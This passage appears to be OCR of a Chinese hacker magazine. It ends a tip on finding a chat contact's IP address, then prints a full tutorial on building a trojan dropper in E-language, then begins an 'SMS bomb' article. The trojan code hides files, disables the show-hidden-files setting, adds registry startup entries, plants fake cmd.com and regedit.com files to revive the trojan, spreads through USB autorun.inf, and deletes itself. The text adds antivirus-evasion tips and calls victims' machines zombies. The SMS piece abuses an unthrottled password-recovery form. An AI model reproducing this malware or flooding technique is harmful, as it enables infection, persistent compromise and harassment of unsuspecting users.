


图 3

就可以看到前后两个IP地址，前面的那个地址是我的，后面的就是你想看的那位好友的了，不过前题是必须要同他先聊上几句，给对方发个信息，他再给你回复一下。这样我们就成功看到对方的IP了，如图3。

为了验证该IP地址是否正确，我还专门让他到www.ip138.com查了下自己的IP，确实是正确的。以上就是一个很简单的小技巧，我们平时多注意一下操作时的每一个细节就会发现的！

文章难易度：★★★
文章知识点：使用易语言将U盘病毒与常规木马进行整合，是个不错的思路。

易语言之木马武装

小小木马

现在的肉鸡是越来越不好抓了，随着人们安全意识的提高，我们的小马也是一批批的被宰，作为叉子这是不容许的，本文我就教大家使用易语言来将我们的木马打造一番，编写一个超强的木马。要使木马变得强捍必须要做到以下几点：1、启动项和文件的隐蔽程度；2、被干掉后木马能否恢复；3、其传染性如何。我们以达到上面的这三个标准来进行打造。




图1

打开易语言4.04，新建一个Windows窗口程序，换一个你认为伪装性很高的图标（图1），其它的就不用管了，因为制作的再漂亮我们也不会让肉鸡的主人看到的，所以界面就凑合吧。




图2

首先我们的准备几个文件，要使用的木马一只，cmd.com和regedit.com。看到这儿可能有些读者或许已经知道了，我们将利用com文件的优先级来进行日后如果木马被杀后的复活工作。拿出WinRAR分别把我们的木马制作成2个自解压文件，配置过程有点像radmin的服务端，只是把解压前运行改为cmd.exe和regedit.exe就行了（图2），然后把打包好的文件的扩展名exe重命名为com类型。

回到易语言中，我们把准备好的木马给做成资源，首先点"插入"→"资源"→"声音"（图3），在声音名称处起个名字以后释放木马时会用到的。双击内容对应的那个框就会弹出一个对话框，选择导入新声音，在通用对话框选择相应的文件。需要注意的是文件类型得选所有文件，声音添加完毕后，我们就可以输入代码了（图4），先插入几个变量（图5），下面是主体代码：

```
木马 =读环境变量("Windir")+ "\muma.exe"
木马1=读环境变量("Windir")+ "\System32\cmd.com"
木马2=读环境变量("Windir")+ "\regedit.com" '定义我们要生成的木马路径为文本型

删除注册项(#本地机器,"SOFTWARE\Microsoft\Windows\Current
Version\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue")
写注册项(#本地机器,"SOFTWARE\Microsoft\Windows\CurrentVersion
\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue",你好) '这里的做用是在文件夹选项中使显示所有文件这个选项失效。
写注册项(#本地机器,"SOFTWARE\Microsoft\Windows\CurrentVersion\Run\msconfig",读环境变量("Windir")+ "\System32\xxmm.exe")
'这个是这个程序的启动项

运行("Cmd /c Attrib +H +S" +读环境变量("Windir")+ "\muma.exe",真,1) '把我们的文件全加上隐藏和系统属性
运行(木马,假,) '运行木马

写到文件(读环境变量("Windir")+ "\system32\cmd.com",#命令) '把cmd.com写到system32目录
运行("Cmd /c Attrib +H +S" +读环境变量("Windir")+ "\System32\cmd.com",真,1)

写到文件(读环境变量("Windir")+ "\regedit.com",#注册) '把regedit.com写到windows目录
运行("Cmd /c Attrib +H +S" +读环境变量("Windir")+ "\regedit.com",真,1)
```

上面代码实现的功能是把我们的木马运行，并在相应的文件夹下生成cmd.com和regedit.com，并做好相应的伪装。但是这样的话好像并不怎么完美，再加个U盘传播功能吧，在07年第1期的杂志中有篇使用VB编写U盘病毒的文章，在这里我们就来借用一下。找出光盘把程序拖出来，再回到声音资源那里添加2个资源（图6），然后再添加以下代码：

```
写到文件（读环境变量（"Windir"）+ "\AUTORUN.INF"，#启动）
运行（"Cmd /c Attrib +H +S " + 读环境变量（"Windir"）+ "\AUTORUN.INF"，真，1）

写到文件（读环境变量（"Windir"）+ "\service.exe"，#传播）
运行（"Cmd /c Attrib +H +S " + 读环境变量（"Windir"）+ "\service.exe"，真，1）
运行（读环境变量（"Windir"）+ "\service.exe"，假，） '先生成这2个文件到windows目录
```

看过那篇文章的朋友应该会知道，这个service.exe会复制autorun.inf和server.exe到U盘下面，接下来我们实现把编写的这




图3

声音名称	内容	公开	备 注
命令	108021		cmd.com
注册	108020		regedit.com
木马	6959		muma.com

图4

声音名称	内容	公开	备 注
命令	108021		cmd.com
注册	108020		regedit.com
木马	6959		muma.com
传播	16384		service.exe
启动	97		autorun.inf

图6

窗口程序集名	保 留	保 留	备 注
窗口程序集1			

子程序名	返回值类型	公开	备 注
__启动窗口_创建完毕			

变量名	类 型	静态	数组	备 注
木马1	文本型			CMD.COM
木马2	文本型			REGEDIT.COM
木马	文本型			木马
你好	文本型			注册表项的值

```
木马 = 读环境变量 (“Windir”) + “\muma.exe”
木马1 = 读环境变量 (“Windir”) + “\System32\cmd.com”
↓ + 木马2 = 读环境变量 (“Windir”) + “\regedit.com”  ' 定义我们要生成的木马路径为文本型
```

图5

个超级木马命名为server.exe也给存放到这里。实现代码如下：

```
如果真 (取运行目录 () ≠ 读环境变量 (“Windir”) + “\System32”)
    复制文件 (取运行目录 () + “\” + 取执行文件名 (), 读环境变量 (“Windir”) + “\System32\xxmm.exe”) '如果我们的木马程序不在system32下则复制自身到system32目录下
    运行 (“Cmd /c Attrib +H +S ” + 读环境变量 (“Windir”) + “\System32\xxmm.exe”, 真, 1) '设置隐藏属性
    复制文件 (读环境变量 (“Windir”) + “\System32\xxmm.exe”, 读环境变量 (“Windir”) + “\server.exe”) '这一句是将我们的程序从system32下复制到windows目录下并且命名为server.exe
    写到文件 (读环境变量 (“Windir”) + “\System32\del.Bat”, 到字节集 (“@echo off” + #换行符 + “Taskkill /f /im ” + 取执行文件名 () + #换行符 + “Del ” + 取当前目录 () + “\” + 取执行文件名 () + #换行符 + “Del %0” + #换行符 + “Exit”)) ' [Bat 执行Taskkill /f /im 关闭自身进程 | Del 当前释放Bat 程序 | Del %0 删除批处理Bat ] Bat 删除自身程序及Bat
    写到文件 (读环境变量 (“Windir”) + “\System32\del.Bat”, 到字节集 (子文本替换 (子文本替换 (到文本 (读入文件 (读环境变量 (“Windir”) + “\System32\del.Bat”)), “C:\Documents and Settings”, “C:\DOCUME~1”, , , 假), “Windows”, “ ”, , , 假))) ' DOS 下不能直接删除带空格路径文件 如 C:\Documents and Settings 将其转换为环境变量 C:\Docume~1 | 第二次运行释放Bat 替换 Windows 为空防止再次删除程序原体 替换变量
    运行 (读环境变量 (“Windir”) + “\System32\del.Bat”, 真, 1) ' 执行 Bat 文件 删除文件
结束 ()
```

上面的代码也就是实现了自我删除和自我复制的功能，同时也完善了Zorro的U盘病毒，使之加上了隐藏属性。这里我并不赞成把每个盘都给放上autorun.inf和木马，因为那样的话目标太大了，容易被发现。另外对于上面的程序我有几点建议：

1.启动项可以做得更隐蔽些，比如替换系统服务等，这需要大家自己来研究了。

2.这里我们是使用xxmm.exe来生成并启动我们的木马，也就是说我们的木马可以抛弃启动项，同时我们的程序会最终运行结束，并不会有进程，这增加了隐蔽性。

3.在注册表写入部分可以把需要修改的部分在本机修改后再导出，然后加入资源使用“regedit.exe /s xxx.reg”来完成注册表的修改。这样做的好处是可以躲过杀毒软件的查杀，因为在程序中使用代码编写会被某些杀毒软件识别成regkill的病毒！

4.编写病毒是不好的，请时刻提醒自己不要做违法的事情。

（文章中涉及到的代码以及编写好的程序已经收录在了光盘中）

文章难易度：★★★
文章阅读点：通过移动发送密码未验证漏洞来达到短信炸弹的目的

短信炸弹DIY

光芒果&ZION

最近我的手机换了个动感地带的零听资费套餐，每个月赠送2条彩铃，既然是赠送的，不用白不用，来到广西彩铃网站（http://gx.12530.com），填入手机号码（图1），密码是什么？不知道呀，不要紧，直接点找回密码吧，然后就转到了如图2所示的页面。

不一会儿，我的手机就收到了彩铃的密码。这时我仔细观察了下这个页面，只需要填写手机号码，然后直接点取回密码，系统就会把你的彩铃密码发送到你的手机上，并不需要填写任何的验证码，那么这期间是不是有什么发送限制呢？如果没有的话我们是否可以用这个来制作一个短信炸弹程序吗？来试试吧，我连续使用CTRL+V粘贴我的手机号码，然后点取回密码，结果是每次都返回密码已发送，我的手机也一下子收到了几十条信息，看来是成功了！

